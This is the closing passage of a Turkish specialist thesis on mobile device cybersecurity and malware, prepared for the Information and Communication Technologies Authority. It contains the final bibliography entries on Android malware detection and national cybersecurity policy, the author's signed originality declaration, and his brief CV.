Shabtai, A. (2010). Malware Detection on Mobile Devices. *Proceedings of 2010 Eleventh International Conference on Mobile Data Management (MDM), pp. 289-290.*

Shabtai, A., Fledel, Y., & Elovici, Y. (2010). *"Automated Static Code Analysis for Classifying Android Applications Using Machine Learning", Proceedings of 20 I 0 International Conference on Computational Intelligence and Security, pp. 329-333.*

Shabtai, A., Kanonov, U., Elovici, Y., Glezer, C., & Weiss, Y. (2012). *"Andromaly": a behavioral malware detection framework for android devices, J. Intell. Inf. Syst. 38 (1) (2012) pp.161–190.*

Singh, A., Prajapati, A., Kumar, V., & Mishra, S. (2017). *Usage Analysis of Mobile Devices, in: Procedia Comput. Sci.*

Singh, S., Bagga, R., Singh, D., & Jangwal, T. (2012). Architecture of Mobile application, Security issues and Services involved in Mobile Cloud Computing Environment. IJCER.

Staff, S. (2024). *Novel Volcano Demon ransomware gang emerges.* Erişim Tarihi: 28.02.2025, https://www.scworld.com/brief/novel-volcano-demon-ransomware-gang-emerges.

Suarez-Tangil , G., Tapiador, J., Peris-Lopez, P., & Alis, J. (2013). *Dendroid: A text mining approach to analyzing and classifying code structures in android malware families," Expert Systems with Applications, 2013, in Press.*

Şahin, O. (2011). *Elektronik Haberleşme Sektöründe Kişisel Verilerin İşlenmesi, Saklanması ve Gizliliğin Korunması, Osman Şahin, Uzmanlık Tezi, Bilgi Teknolojileri İletişim Kurumu.*

Taşcı, U., & Can, A. (2015). *Türkiye'de Polisin Siber Suçlarla Mücadele Politikası: 1997-2014," Fırat Üniversitesi Sosyal Bilimler Dergisi 25, Sayı 2 (Temmuz, 2015): 232.* Erişim Tarihi: 27.07.2024, https://dergipark.org.tr/tr/download/article-file/157433.

Teknolojioku. (2024). *Apple'ın LockDown modu bize neler sunuyor?* Erişim Tarihi: 30.01.2025, https://www.teknolojioku.com/guvenlik/applein-lockdown-modu-bize-neler-sunuyor-65951ae2b3e3682ac40febf2.

The Malaysian Reserve. (2018). *Dayang Norazhar, Hükümet siber suçlar konusunda farkındalığı artıracak,https://themalaysianreserve.com/2018/11/19/govt-to-raiseawareness-on-cyber-crime/.*

Tomaşoğlu, S. N. (2021). Mobil Cihazlar Ve Nesnelerin İnternet'ine Yönelik Siber Güvenlik Uygulamaları, Bilişim Akademisi.

Tomic, D., Saljic, E., & Cupic, D. (2018). *Cybersecurity Policies of East European Countries.*

Tpointtech. (2018). *What is Java ME?* Erişim Tarihi: 11.01.2025, https://www.tpointtech.com/java-me.

Trendmicro. (2014). *Mobile Malware: 10 Terrible Years* . Erişim Tarihi: 17.09.20224,https://www.trendmicro.com/vinfo/us/security/news/mobile-safety/mobile-malware-10-terrible-years.

TrendMicro. (2023). *Trend Micro Mobile App Reputation Service: Beyond Anti-Malware.* Erişim Tarihi: 12.03.2024, http://blog.trendmicro.com/beyond-anti-malware/.

TÜİK. (2024). *Hanehalkı Bilişim Teknolojileri (BT) Kullanım Araştırması.* Erişim Atrihi: 015.05.2024, https://data.tuik.gov.tr/Bulten/Index?p=Hanehalki-Bilisim-Teknolojileri-(BT)-Kullanim-Arastirmasi-2024-53492.

Türkiye Bilişim derneği. (2017). *Bilişim Ağı Hizmetlerinin Düzenlenmesi ve Bilişim Suçları Hakkında Kanun Tasarısı.* Erişim Tarihi: 18.09.23024, https://www.tbd.org.tr/bilisim-agi-hizmetlerinin-duzenlenmesi-ve-bilisim-suclari-hakkinda-kanun-tasarisi/.

UAB. (2024). *Ulusal Siber Güvenlik Stratejisi 2024-2028.* Erişim Tarihi:30.01.2025, https://www.uab.gov.tr/uploads/pages/siber-guvenligin-yol-haritasi-yerli-ve-milli-tekno/ulusal-siber-guvenlik-stratejisi-2024-2028.pdf.

Usaksondakika. (2023). *Android Kilit Modu Nedir?* Erişim Tarihi: 04.02.2025, https://www.usaksondakika.com/android-kilit-modu-nedir.

usom.gov.tr. (2019). *USOM Hakkında.* Erişim Tarihi:26.02.2025, https://www.usom.gov.tr/hakkimizda.

Utikad. (2024). *Türkiye'nin Siber Güvenlik Kalkanı Usom.* Erişim Tarihi: 17.01.2025, https://www.utikad.org.tr/Detay/Sektor-Haberleri/36489/turkiye-nin-siber-guvenlik-kalkani-usom.

Ünver, H., & Bakour, K. (2023). *Android malware detection based on image-based features and machine learning techniques, SN Applied Sciences, vol. 2, no. 7, Jun.*

Webroot.com. (2005). *State of Spyware 2005: The Year in Review.* Erişim Tarihi: 23.12.2024, https://www.webroot.com/pdf/2005-q4-sos.pdf?srsltid=AfmBOopFNvMgju0iP275qCkTirwhlgtWzUssoVy3cpapACeTWOqiZBPV.

Wedermyer, L. J. (2012). *The Changing Face of War: The Stuxnet Virus and the Need for International Regulation of Cyber Conflict.* Erişim Tarihi: 29.01.2025, https://www.law.msu.edu/king/2011-2012/Wedermyer.pdf.

Wikipedia.org. (2015). *Botnet.* Erişim Tarihi: 30.01.2025, https://tr.wikipedia.org/wiki/Botnet.

Wikipedia.org. (2016). *İki faktörlü kimlik doğrulama(2FA).* Erişim Tarihi: 03.02.2025, https://tr.wikipedia.org/wiki/%C4%B0ki_fakt%C3%B6rl%C3%BC_kimlik_do%C4%9Frulama.

Wikipedia.org. (2019). *Palm OS.* Erişim Tarihi: 27.02.2025, https://tr.wikipedia.org/wiki/Palm_OS.

Wikipedia.org. (2020). *Ulusal Siber Olaylara Müdahale Merkezi.* Erişim Tarihi: 22.01.2025, https://tr.wikipedia.org/wiki/Ulusal_Siber_Olaylara_M%C3%BCdahale_Merkezi.

Wikipedia.org. (2021). *Pegasus (yazılım).* Erişim tarihi: 27.01.2025.

Wu, D., Mao, C., Wei, T., Lee, H., & Wu, K. (2012). *DroidMat: Android Malware Detection through Manifest and API Calls Tracing, in 2012 Seventh Asia Joint Conference on Information Security, pp. 62–69.*

Zheng, M., Lee, P., & Lui. Adam, J. (2013). *An automatic and extensible platform to stress test android anti-virus systems. In Detection of Intrusions and Malware, and Vulnerability Assessment, volume 7591 of Lecture Notes in Computer Science, pages 82–101. Springer Berlin Heidelberg.*

ÖZGÜNLÜK BİLDİRİMİ

Uzmanlık tezi olarak sunduğum bu çalışmayı, bilimsel ahlak ve geleneklere aykırı düşecek bir yol ve yardıma başvurmaksızın yazdığımı, yararlandığım eserlerin kaynakçada gösterilenlerden oluştuğunu, bunlardan her seferinde değinme yaparak yararlandığımı ve Bilgi Teknolojileri ve İletişim Kurumu Meslek Personeli Sınav, Görev, Çalışma Usul ve Esasları Hakkında Yönetmeliğe uygun olarak hazırladığımı belirtir, bunu onurumla doğrularım.

Bilgi Teknolojileri ve İletişim Kurumu tarafından belli bir zamana bağlı olmaksızın, tezimle ilgili yaptığım bu beyana aykırı bir durumun saptanması durumunda, ortaya çıkacak tüm ahlaki ve hukuki sonuçlara katlanacağımı bildiririm.

Fevzi GÖKALP

ÖZGEÇMİŞ

1985 yılında Şanlıurfa'nın Siverek ilçesinde dünyaya geldi. İlk ve orta öğrenimini Şanlıurfa merkezde başarı ile bitirdi.2008 yılında Şanlıurfa Anadolu Lisesinde mezun oldu. Yükseköğrenimini ise 2015 yılında İzmir Yüksek Teknoloji Enstitüsü Mühendislik Fakültesi Elektronik ve Haberleşme mühendisliği Bölümünü tamamlayarak mezun oldu. Ayrıca 2022 yılında Diyarbakır Dicle Üniversitesi Mühendislik Fakültesi Elektrik-Elektronik Mühendisliği Bölümünde tezli yüksek lisansa devam etmektedir. 2020 yılında Bilgi Teknolojileri ve İletişim kurumunun da Bilişim Uzman Yardımcısı olarak göreve başladı. BTK Diyarbakır Bölge Müdürlüğünde görevine devam etmektedir.